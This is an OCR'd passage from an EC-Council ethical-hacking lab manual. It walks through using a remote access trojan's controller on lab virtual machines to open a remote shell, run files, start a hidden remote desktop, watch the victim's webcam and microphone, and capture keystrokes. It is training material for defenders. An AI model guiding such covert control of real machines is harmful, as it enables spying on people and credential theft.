


Figure 1.1.16: Launch a Remote Shell

29. Similarly, you can issue all other commands that can be executed in the command prompt of the victim machine.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

30. In the same way, click **Services**. You will be able to view all services running on the victim machine. In this section, you can use options to **start**, **pause**, or **stop** a service.

31. Close the **Manager** window.

32. Now, right-click on the victim name, click **Run File**, and choose an option from the drop-down list to execute scripts or files remotely from the attacker machine.




Figure 1.1.17: Launch a Remote Shell

TASK 1.9

Launch a Remote Desktop Connection

33. Right-click on the victim name, and then select **Remote Desktop**.




Figure 1.1.18: Launching a Remote Desktop Connection

34. This launches a remote desktop connection without the victim's awareness.

35. A **Remote Desktop** window appears; hover the mouse cursor to the top-center area of the window. A down arrow appears; click it.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 1.1.19: Remote Desktop window

36. A remote desktop control panel appears; check the **Mouse** option.




Figure 1.1.20: Remote Desktop Control Panel

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

37. Now, you will be able to remotely interact with the victim machine using the mouse.

Note: If you want to create any files or write any scripts on the victim machine, you need to check the **Keyboard** option.

38. On completing the task, close the **Remote Desktop** window.

39. In the same way, right-click on the victim name, and select **Remote Cam** and **Microphone** to spy on them and track voice conversations.




Figure 1.1.21: Accessing Remote Cam and Microphone

TASK 1.10

Perform Key Logging

40. Switch to the **Windows Server 2016** virtual machine. Assume that you are a legitimate user and perform a few activities such as logging into any website or typing some text in text documents.




Figure 1.1.22: Entering Sensible Information

41. Switch back to the **Windows 10** virtual machine, right-click on the victim name, and click **Keylogger**.




Figure 1.1.23: Launching Keylogger

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

42. The Keylogger window appears; wait for the window to load.
43. The window displays all the keystrokes performed by the victim on the **Windows Server 2016** virtual machine, as shown in the screenshot.

